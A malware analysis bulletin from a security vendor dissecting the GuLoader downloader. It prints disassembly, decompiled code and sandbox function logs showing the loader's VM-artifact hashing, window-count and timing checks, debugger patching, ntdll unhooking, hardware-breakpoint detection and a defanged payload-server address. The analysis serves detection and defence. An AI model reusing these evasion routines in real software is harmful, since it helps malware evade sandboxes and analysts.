

# Threat Bulletin: Dissecting GuLoader's Evasion Techniques

[vmray.com/cyber-security-blog/guloader-evasion-techniques-threat-bulletin/](https://vmray.com/cyber-security-blog/guloader-evasion-techniques-threat-bulletin/)



*Editor's Note: This blog post was updated on August 10, 2020.*

Over the last couple of months, we observed a new downloader called GuLoader (also known as CloudEyE) that has been actively distributed in 2020. In contrast to prototypical downloaders, GuLoader is known to use popular cloud services such as Google Drive, OneDrive and Dropbox to host its encrypted payloads. So far we have seen that GuLoader is being used to deliver Formbook, NanoCore, LokiBot and Remcos among others. We've observed that GuLoader uses a combination of evasion techniques that evade sandboxes and slow down (manual) analysis.

On June 6th, 2020 the developers of GuLoader informed the public that they have shut down their service (Figure 1). Despite the suspension of service, we anticipate other malware families will evolve and adapt some of these techniques in the near future. In this post, we will highlight GuLoader's techniques with a focus on sandbox evasion and anti-analysis.

[View the VMRay Analyzer Report for GuLoader](#)

## 06/10/2020 : SERVICE SUSPENSION

We learned from the press that unsuspecting users would use our platform to perpetrate abuses of all kinds. Our protection software was created and developed to protect intellectual works from the abuse of hackers and their affiliates, not to sow malware around the network. Although we are not sure that what is reported by the media is true, we believe it appropriate to suspend our service indefinitely. We are two young entrepreneurs, passionate about IT security and our goal is to enrich the scientific community with our services, not to allow a distorted use of our intellectual work. We thank all our customers, who have legally used our services since 2015. Customers will be reimbursed for purchased and unused license days. For more information contact us by e-mail [info@securitycode.eu](mailto:info@securitycode.eu), you will receive an answer within 24 hours.

Sebastiano Dragna  
Ivano Mancini

## 10/06/2020 : SOSPENSIONE DEL SERVIZIO

Abbiamo appreso dagli organi di stampa che ignari utenti si sarebbero serviti della nostra piattaforma per perpetrare abusi di ogni tipo. Il nostro software di protezione nasce e si sviluppa per proteggere le opere intellettuali dagli abusi degli hacker e loro affiliati, non per seminare malware in giro per la rete. Pur non avendo la certezza che quanto riferito dai media, corrisponda a verità, riteniamo opportuno sospendere a tempo indeterminato il nostro servizio. Siamo due giovani imprenditori, appassionati di sicurezza informatica ed il nostro obiettivo è quello di arricchire la comunità scientifica con i nostri servizi, non quello di permettere un uso distorto della nostra opera intellettuale. Ringraziamo tutti i nostri clienti, che dal 2015 hanno usato legalmente i nostri servizi. I clienti saranno rimborsati per i giorni di licenza acquistati e non goduti. Per maggiori informazioni contattateci per e-mail [info@securitycode.eu](mailto:info@securitycode.eu), riceverete una risposta entro 24 ore.

Figure 1: Shut down announcement claiming that the service has been misused by criminals.

## Overview and Shellcode

In our analysis, we can see that GuLoader creates another instance (in the following referenced as the second instance) of itself and modifies its execution (Figure 2 and Figure 3).




Figure 2: VMRay Analyzer – Process overview of the GuLoader sample.

Injection Type	Source Process	Source Os Thread ID	Information	Success	Count	Logfile
Modify Memory	#1: c:\users\fd1hvy\desktop\xeuovifzcc.exe	0x10c0	address = 0x400000, size = 1388544	✗	1	FN
Modify Memory	#1: c:\users\fd1hvy\desktop\xeuovifzcc.exe	0x10c0	address = 0x560000, size = 16384	✓	1	FN DATA
Modify Control Flow	#1: c:\users\fd1hvy\desktop\xeuovifzcc.exe	0x10c0	os_tid = 0x13b4, address = 0x560000	✓	1	FN

Figure 3: VMRay Analyzer – Process injection into the second instance.

The second instance then performs further malicious activities, which includes network activity to download the payload and the memory modification of other processes (Figure 4).

Other [reports](#) about GuLoader revealed the main functionality is implemented as shellcode, whereby the sample is a 32-bit executable written in VB6 that contains the shellcode in encrypted form.

During execution, the embedded shellcode is decrypted, executed and even injected as seen before (Figure 2).

Behavior Information - Grouped by Category	
>> Process #1: xeuovifzcc.exe	179 0
>> Process #2: xeuovifzcc.exe	2564 1
>> Process #3: explorer.exe	79 0
>> Process #4: cmstp.exe	485 0

Figure 4: VMRay Analyzer – Behavior Information showing the first instance with a host activity of 179 and the second instance with a host activity of 2564 and network activity.

By loading the shellcode in IDA Pro (we loaded the shellcode at offset 0x001A0000) or a similar disassembler, we can see that the code is heavily obfuscated. The code is split into smaller code parts containing additional junk code (Figure 6) that are connected with control-flow changing instructions such as call, return and (indirect) jump. In contrast to compiler-generated code, the shellcode combines code instructions and data such as strings, which is typical for position-independent code.

This makes the static control-flow analysis more difficult and causes the automatic analysis of IDA Pro to fail.

For example, the addresses of library names are pushed on the stack by using the call instruction (Figure 5). In compiler-generated code, this instruction is used to transfer the control flow to another function, and the return instruction transfers it back to the caller.

```
seg000:001A1B56 loc_1BA1B56: ; CODE XREF: seg000:001A00CE↑j
seg000:001A1B56 call sub_1BA00D3
seg000:001A1B56 ; -----
seg000:001A1B5B aNtdll db 'ntdll',0
seg000:001A1B61 db 0F8h
seg000:001A1B62 db 0E8h
seg000:001A1B63 db 0BAh
seg000:001A1B64 db 0E5h
seg000:001A1B65 db 0FFh
seg000:001A1B66 db 0FFh
seg000:001A1B67 aKernel32 db 'kernel32',0
seg000:001A1B70 ; -----
seg000:001A1B70 ; START OF FUNCTION CHUNK FOR sub_1BA19FB
seg000:001A1B70
seg000:001A1B70 loc_1BA1B70: ; CODE XREF: sub_1BA19FB+31↑j
seg000:001A1B70 call sub_1BA1A31
seg000:001A1B70 ; -----
seg000:001A1B75 aAdvapi32 db 'advapi32',0
seg000:001A1B7E ; -----
seg000:001A1B7E call sub_1BA015A ; CODE XREF: sub_1BA0121+34↑j
seg000:001A1B7E ; -----
seg000:001A1B83 aUser32 db 'user32',0
```

Figure 5: Call instructions that push the addresses of the strings “ntdll”, “advapi32” and “user32” on the stack.

GuLoader resolves the required functions during runtime and uses the hash algorithm djb2 to find the desired functions.

## Anti-Analysis and Evasion Techniques

Expanding on the techniques mentioned above, the shellcode contains more techniques to obstruct automatic analysis. One of these techniques is the search for virtual machine artifacts, which are embedded as djb2 hash values. In Figure 6, we can see that these hash values are pushed on top of the stack and the successive call to the function tries to find the corresponding artifacts in memory.

```
seg000:001A00D4 mw_EvasionHash endp ; sp-analysis failed
seg000:001A00D4
seg000:001A00D5 mov [ebp+1Ch], ecx
seg000:001A00D8 cld
seg000:001A00D9 push 0FFFFFFFh
seg000:001A00DB clc
seg000:001A00DC push 0B314751Dh
seg000:001A00E1 push 0A7C53F01h
seg000:001A00E6 push 7F21185Bh
seg000:001A00EB push 3E17ADE6h
seg000:001A00F0 push 0F21FD920h
seg000:001A00F5 nop
seg000:001A00F6 push 27AA3188h
seg000:001A00FB push 0DFCB8F12h
seg000:001A0100 push 2D9CC76Ch
seg000:001A0105 fnop
seg000:001A0107 call near ptr mw_LookupHashValues
seg000:001A010C cld
seg000:001A010D add esp, 24h
seg000:001A0110 fnop
seg000:001A0112 call sub_1BA2526
seg000:001A0117 clc
seg000:001A0118 clc
seg000:001A0119 fnop
seg000:001A011B clc
seg000:001A011C jmp loc_1BA1B62
```

Figure 6: Hash values of virtual machine artifacts pushed on the stack.

Since these values are calculated by a one-way function (djb2), their preimages are unknown. So far, the strings in Table 1 have been found to be possible preimages.

Hash	Preimages	Notes
7F21185B	“HookLibraryx86.dll”	ScyllaHide Plugin for x64dbg
A7C53F01	“VBoxTrayToolWndClass”	VirtualBox Guest Additions
B314751D	“vmtoolsdControlWndClass”	VMWare, see [1]

If one of these hashes is found in memory, the sample displays an error message (Figure 7) and terminates the process. Therefore, the sample shows no further malicious behavior, and it does not download the payload.




Figure 7: Message displayed to the user if a virtual environment was detected.

In addition to the virtual machine artifacts, GuLoader verifies the number of top-level Windows displayed on the current screen to exclude running in a sandbox (Figure 8.).

For each top-level Window, the callback function (Figure 9) increases a counter by one, which leads to the overall number of top-level Windows. This counter is used in the check at 0x1A01A6 that validates if at least 12 top-level Windows are present.

```

seg000:001A01A2 loc_1BA01A2:                ; CODE XREF: sub_1BA016B+9↑j
seg000:001A01A2                nop
seg000:001A01A3                call    eax                ; call to EnumWindows
seg000:001A01A5                pop     eax
seg000:001A01A6                cmp     eax, 12
seg000:001A01A9                jge    short loc_1BA01CD
seg000:001A01AB                push   0
seg000:001A01AD                push   0FFFFFFFFh
seg000:001A01AF                call   dword ptr [ebp+98h] ; call to TerminateProcess

```

Figure 8: Verification of the number of top-level windows on the screen.

```

seg000:001A01BA                mov     ecx, [esp-4+arg_8] ; callback function for EnumWindows
seg000:001A01BE                mov     eax, [ecx]
seg000:001A01C0                cld
seg000:001A01C1                inc     eax
seg000:001A01C2                mov     [ecx], eax
seg000:001A01C4                cld
seg000:001A01C5                mov     eax, 1
seg000:001A01CA                retn   8

```

Figure 9: Callback function that counts the top-level windows.

If the number is lower, the process terminates in which case no error message is displayed.

To further prevent the manual analysis with a debugger, GuLoader modifies functions related to debugging (Figure 10).

GuLoader modifies the two functions *DbgBreakPoint* and *DbgUiRemoteBreakin*. For the first function, the first byte is replaced by a NOP instruction, and for the second function, the code is replaced by a call to *ExitProcess* (Figure 11).




Figure 10: VMRay Analyzer – Code modifications of the function *DbgUiRemoteBreakin*




Figure 11: [Left] Before code modification of the function *DbgUiRemoteBreakin*.

[Right] After code modification of the function *DbgUiRemoteBreakin*.

After the code modifications of *DbgUiRemoteBreakin*, the attaching of a debugger to the running process results in its termination.

In addition to the modifications of the two functions mentioned above, GuLoader modifies further functions exported by *Ntdll.dll* (Figure 12). These functions are well-known candidates for function hooking which allows intercepting function calls by redirecting the control flow. Some Antivirus Software and Sandboxes use function hooking to monitor the behavior of a given program.

Hook Information

Type	Installer	Target	Size	Information	Actions
Code	private_0x000000000001c0000+0x27a2	ntdll.dll:DbgBreakPoint+0x0	1 bytes	-	...
Code	private_0x000000000001c0000+0x27ae	ntdll.dll:DbgUiRemoteBreakin+0x1	11 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtWorkerFactoryWorkerReady+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtMapUserPhysicalPagesScatter+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtWaitForSingleObject+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtReadFile+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtDeviceIoControlFile+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtWriteFile+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtRemoveIoCompletion+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtReleaseSemaphore+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtSetEvent+0x1	4 bytes	-	...
Code	private_0x000000000001c0000+0x2859	ntdll.dll:NtClose+0x1	4 bytes	-	...

Figure 12: VMRay Analyzer – Hook Information about modifications of Ntdll.dll functions.

Verifying this suspicion in IDA Pro, GuLoader iterates through the code section of Ntdll.dll. While iterating GuLoader tries to undo modifications introduced through function hooking as mentioned in [CrowdStrike’s analysis](#) and disables *Turbo Thunks*, see [WoW64 Internals](#).

To find candidates for modification, GuLoader uses various byte patterns including “B8 00 00 00 00 BA” (Figure 13).

```

var_EndOfSection = var_SectionSize + var_Iter;
while ( ++var_Iter != var_EndOfSection )
{
    if ( *(_BYTE *)var_Iter == 0xB8 && !*( _DWORD *) (var_Iter + 1) && *(_BYTE *) (var_Iter + 5) == 0xBA )
    {
        v17 = *( _DWORD *) (var_Iter + 6);
        v18 = var_Iter + 10;
        v19 = 0;
        var_SystemCallNumber = 1;
        do
        {
            ++v19;
            if ( *( _DWORD *) ++v18 == 0x9090C350 )
            {
                *(_BYTE *)v18 = -70;
                *( _DWORD *) (v18 + 1) = v17;
                *( _DWORD *) (v18 - 4) = var_SystemCallNumber;
                *( _BYTE *) (v18 - 5) = 0xB8;
                ++var_SystemCallNumber;
                ++v19;
                ++v18;
            }
            else if ( v17 == *( _DWORD *) v18 )
            {
                *( _DWORD *) (v18 - 5) = var_SystemCallNumber;
                *( _BYTE *) (v18 - 6) = 0xB8;
                ++var_SystemCallNumber;
            }
        }
        if ( *(_BYTE *)v18 == 0xE8 && !*( _DWORD *) (v18 + 1) )
        {
            *( _DWORD *) (v18 - 4) = var_SystemCallNumber;
            *( _BYTE *) (v18 - 5) = 0xB8;
            ++var_SystemCallNumber;
            v31 = v19;
            v21 = 0;
        }
    }
}

```

Figure 13: Part of the decompiled function that modifies *Ntdll.dll* functions based on byte-pattern search.

Disabling of *Turbo Thunks* is reported (Figure 12) and calls to these functions are still monitored because *VMRay Analyzer* does not rely on hooking.

Furthermore, *GuLoader* hides threads by calling the function *NtSetInformationThread* with the value *HideFromDebugger* (0x11) for the parameter *ThreadInformationClass* (Figure 14).



```
Function Logfile
1459. [0195.499] LoadLibraryA (lpLibFileName="user32") returned 0x750c0000
1460. [0195.499] EnumWindows (lpEnumFunc=0x1c01ba, lParam=0x19f758) returned 1
1461. [0195.505] LoadLibraryA (lpLibFileName="ntdll") returned 0x77970000
1462. [0195.505] LoadLibraryA (lpLibFileName="ntdll") returned 0x77970000
1463. [0195.506] LoadLibraryA (lpLibFileName="ntdll") returned 0x77970000
1464. [0195.506] NtProtectVirtualMemory (in: ProcessHandle=0xffffffff, BaseAddress=0x19f740*0x77971000, NumberOfBytesToProtect=0x19f744, NewAccessProtection=0x40, OldAccessProtection=0x19f748)
1465. [0195.537] NtProtectVirtualMemory (in: ProcessHandle=0xffffffff, BaseAddress=0x19f740*0x77971000, NumberOfBytesToProtect=0x19f744, NewAccessProtection=0x20, OldAccessProtection=0x19f748)
1466. [0195.629] LoadLibraryA (lpLibFileName="ntdll") returned 0x77970000
1467. [0195.638] NtSetInformationThread (ThreadHandle=0xffffffff, ThreadInformationClass=0x11, ThreadInformation=0x0, ThreadInformationLength=0x0) returned 0x0
1468. [0195.703] LoadLibraryA (lpLibFileName="kernel32") returned 0x772d0000
1469. [0195.704] CreateFileA (lpFileName="C:\\Program Files\\Qemu-ga\\qemu-ga.exe" (normalized: "c:\\program files\\qemu-ga\\qemu-ga.exe"), dwDesiredAccess=0x80000000, dwShareMode=0x1, lpSecur
1470. [0195.705] CreateFileA (lpFileName="C:\\Program Files\\qga\\qga.exe" (normalized: "c:\\program files\\qga\\qga.exe"), dwDesiredAccess=0x80000000, dwShareMode=0x1, lpSecurityAttributes=0x
1471. [0202.762] LoadLibraryA (lpLibFileName="ntdll") returned 0x77970000
1472. [0202.772] NtAllocateVirtualMemory (in: ProcessHandle=0xffffffff, BaseAddress=0x19f7c4*0x0, ZeroBits=0x0, RegionSize=0x19f7c0*0x1c200000, AllocationType=0x3000, Protect=0x4 | out: Base
Function Name Line Number
NtSetInformationThread 1467
```

Figure 14: *VMRay* function log that shows the hiding of threads with *NtSetInformationThread* and the *ThreadInformationClass* *HideFromDebugger* parameter.

In addition to the previously mentioned hash values of virtual machine artifacts, *GuLoader* checks the presence of the *Qemu Guest Agent* on the filesystem. Both filesystem strings are visible in the shellcode (Figure 15) and in the function log (Figure 14).

```
seg000:001A158F      call     sub_1BA1543
seg000:001A158F ; -----
seg000:001A1594  acProgramFilesQ db 'C:\Program Files\Qemu-ga\qemu-ga.exe',0
seg000:001A15B9 ; -----
seg000:001A15B9
seg000:001A15B9  loc_1BA15B9:      ; CODE XREF: sub_1BA1543+13↑j
seg000:001A15B9      call     sub_1BA1558
seg000:001A15B9 ; -----
seg000:001A15BE  acProgramFilesQ_0 db 'C:\Program Files\qga\qga.exe',0
```

Figure 15: Strings related to the *Qemu Guest Agent*.

Before the second instance is created, or, in case of the second instance, before the payload is downloaded, it delays its execution by using the instructions *cpuid* and *rdtsc* frequently in a loop (Figure 16).

The instruction *cpuid* provides information about the processor and available features and can be used to detect the presence of a hypervisor. In addition, *rdtsc* provides the number of CPU cycles since the last reset.



```

seg000:001A24D9          lfence
seg000:001A24DC          rdtsc
seg000:001A24DE          lfence
seg000:001A24E1          shl     edx, 32
seg000:001A24E4          or      edx, eax
seg000:001A24E6          mov     esi, edx
seg000:001A24E8          pusha
seg000:001A24E9          mov     eax, 1
seg000:001A24EE          cpuid
seg000:001A24F0          bt      ecx, 31          ; cpuid (eax=1)
seg000:001A24F0          ; ecx[31] == hypervisor present
seg000:001A24F4          jnb     short $+2
seg000:001A24F6          ; CODE XREF: mw_EvasionRdtscCpuid+1B↑j
loc_1BA24F6:
seg000:001A24F6          popa
seg000:001A24F7          lfence
seg000:001A24FA          rdtsc
seg000:001A24FC          lfence
seg000:001A24FF          shl     edx, 32
seg000:001A2502          or      edx, eax
seg000:001A2504          sub     edx, esi
seg000:001A2506          cmp     edx, 0
seg000:001A2509          jle     short mw_EvasionRdtscCpuid
seg000:001A250B          retn

```

Figure 16: Usage of instructions *cpuid* and *rdtsc*.

If *cpuid* is executed in a virtual machine, the instruction causes the control flow to be transferred to the hypervisor which resolves the request. Switching from the virtual machine to the hypervisor and back again introduces an overhead that can be used to detect a virtual machine.

In case that a sandbox patches the *rdtsc* instruction to return a fixed value, the loop in Figure 16 is an infinite loop since the register *edx* at 0x001A2506 has always the value 0 and the subsequent conditional jump is always taken.

Next, the sample performs the actions related to its stage. In the first stage, it creates a new process of itself, tries to unmap its base image, maps *msvbvm60.dll* instead, followed by the previously mentioned code injection.

In the second stage, it downloads the payload using WinINet's functions *InternetOpenURLA* and *InternetReadFile*. We inspected the behavior of both stages in the VMRay function log (Figure 17). We highlighted the function calls to *NtGetContextThread* in both figure because calls to some specific functions including *CreateProcessInternalW*, *NTAllocateVirtualMemory*, *NTWriteVirtualMemory* and *NTResumeThread* are preceded by a call to *NtGetContextThread*.

```

[0210.222] LoadLibraryA (lpLibFileName="advapi32") returned 0x756e0000
[0210.229] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.232] CreateProcessInternalW (in: hStartToken=0x0, lpApplicationName="C:\Users\VDI\My\Bee\croq\kexuovifia
[0210.246] LoadLibraryA (lpLibFileName="ncdll") returned 0x77970000
[0210.254] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.261] NtMapViewOfSection (ProcessHandle=0x254, BaseAddress=0x400000) returned 0x0
[0210.269] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.277] NtOpenFile (in: FileHandle=0x19f668, DesiredAccess=0x1, ObjectAttributes=0x3051420*(Length=0x18, Ro
[0210.330] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.339] NtCreateSection (in: SectionHandle=0x19f668, DesiredAccess=0x001f, ObjectAttributes=0x0, MaximumSi
[0210.347] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.355] NtMapViewOfSection (in: SectionHandle=0x258, ProcessHandle=0x254, BaseAddress=0x19f668*(0x400000, 2
[0210.408] NtAllocateVirtualMemory (in: ProcessHandle=0x254, BaseAddress=0x19f668*(0x0, ZeroBits=0x0, RegionSi
[0210.433] NtWriteVirtualMemory (in: ProcessHandle=0x254, BaseAddress=0x800000, Buffer=0x100000*(, NumberOfByte
[0210.500] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.505] NtGetCurrentThread (in: ThreadHandle=0x250, Context=0x3054100 | out: Context=0x3054100*(ContextFlag
[0210.510] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.516] NtGetCurrentThread (ThreadHandle=0x250, Context=0x3054100*(ContextFlag=0x1007, In=0x0, In=0x0,
[0210.521] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Context
[0210.526] NtResumeThread (in: ThreadHandle=0x250, SuspendCount=0x0 | out: SuspendCount=0x0) returned 0x0
[0210.618] TerminateProcess (hProcess=0xffffffff, dwExitCode=0x0)
[0230.162] InternetOpenA (lpzAgent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
[0232.510] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0232.521] InternetOpenUrlA (hInternet=0x000004, dwOptions=0x2, lpBuffer=0x1f6e4, dwBufferLength=0x1) retu
[0234.570] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.574] InternetReadFile (in: hFile=0x00000c, lpBuffer=0x2190000, dwNumberOfBytesToRead=0x10000, lpdwNum
[0234.584] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.584] InternetReadFile (in: hFile=0x00000c, lpBuffer=0x2180000, dwNumberOfBytesToRead=0x10000, lpdwNum
[0234.593] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.593] InternetReadFile (in: hFile=0x00000c, lpBuffer=0x21b0000, dwNumberOfBytesToRead=0x10000, lpdwNum
[0234.602] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.602] InternetReadFile (in: hFile=0x00000c, lpBuffer=0x21bc040, dwNumberOfBytesToRead=0x10000, lpdwNum
[0234.610] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.616] InternetCloseHandle (hInternet=0x000004) returned 1
[0234.655] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.655] InternetCloseHandle (hInternet=0x00000c) returned 0
[0234.697] LoadLibraryA (lpLibFileName="kernel32") returned 0x772d0000
[0234.705] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.713] NtProtectVirtualMemory (in: ProcessHandle=0xffffffff, BaseAddress=0x2180800*(0x400000, NumberofBy
[0235.003] RtlAddVectoredExceptionHandler (FirstHandler=0x1, VectoredExceptionHandler=0x56148e) returned 0x282820
[0235.009] NtProtectVirtualMemory (in: ProcessHandle=0xffffffff, BaseAddress=0x5613f5*(0x401000, NumberofByt
[0235.015] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0235.107] CreateThread (in: lpThreadAttributes=0x0, dwStackSize=0x0, lpStartAddress=0x562e96, lpParameter=0
[0235.113] NtGetCurrentThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0235.118] NtSetInformationThread (ThreadHandle=0x398, ThreadInformationClass=0x11, ThreadInformation=0x0, I
[0237.304] CreateThread (in: lpThreadAttributes=0x0, dwStackSize=0x0, lpStartAddress=0x56141d, lpParameter=0
[0237.304] TerminateThread (hThread=0xffffffff, dwExitCode=0x0)

```

Figure 17: [Left] VMRay function log that shows function calls with preceded debug checks to prepare the second instance.

[Right] VMRay function log that shows function calls with debug checks to download the payload from 5[.]206[.]227[.]100[.]

These functions are well-known candidates for breakpoints during manual dynamic analysis, and GuLoader tries to detect the presence of these breakpoints (Figure 18). After a call to *NtGetContextThread*, the values of the debug registers DR0, DR1, DR3, DR6, DR7 are investigated to detect hardware breakpoints (see the structure `CONTEXT`). Next, the code of the desired function is checked against interrupts/software breakpoints (0xCC, 0x3CD, 0x0B0F), which are typically set by debuggers, before the function is finally called (offset 0x1A2E66).

```

seg000:001A2E03      push    dword ptr [edi+5000h]
seg000:001A2E09      push    0FFFFFFEh
seg000:001A2E0B      cld
seg000:001A2E0C      call   dword ptr [ebp+28h] ; call to NtGetContextThread
seg000:001A2E0F      fnop
seg000:001A2E11      cmp    eax, 0
seg000:001A2E14      jnz   short loc_1BA2E7D
seg000:001A2E16      cld
seg000:001A2E17      cld
seg000:001A2E18      mov    eax, [edi+5000h]
seg000:001A2E1E      cmp    dword ptr [eax+4], 0
seg000:001A2E22      jnz   short loc_1BA2E7D
seg000:001A2E24      cmp    dword ptr [eax+8], 0
seg000:001A2E28      jnz   short loc_1BA2E7D
seg000:001A2E2A      nop
seg000:001A2E2B      cmp    dword ptr [eax+0Ch], 0
seg000:001A2E2F      jnz   short loc_1BA2E7D
seg000:001A2E31      cld
seg000:001A2E32      cmp    dword ptr [eax+10h], 0
seg000:001A2E36      jnz   short loc_1BA2E7D
seg000:001A2E38      cmp    dword ptr [eax+14h], 0
seg000:001A2E3C      jnz   short loc_1BA2E7D
seg000:001A2E3E      cmp    dword ptr [eax+18h], 0
seg000:001A2E42      jnz   short loc_1BA2E7D
seg000:001A2E44      cld
seg000:001A2E45      pop    eax
seg000:001A2E46      mov    bl, [eax]
seg000:001A2E48      cld
seg000:001A2E49      cmp    bl, 0CCh
seg000:001A2E4C      jz    short loc_1BA2E7D
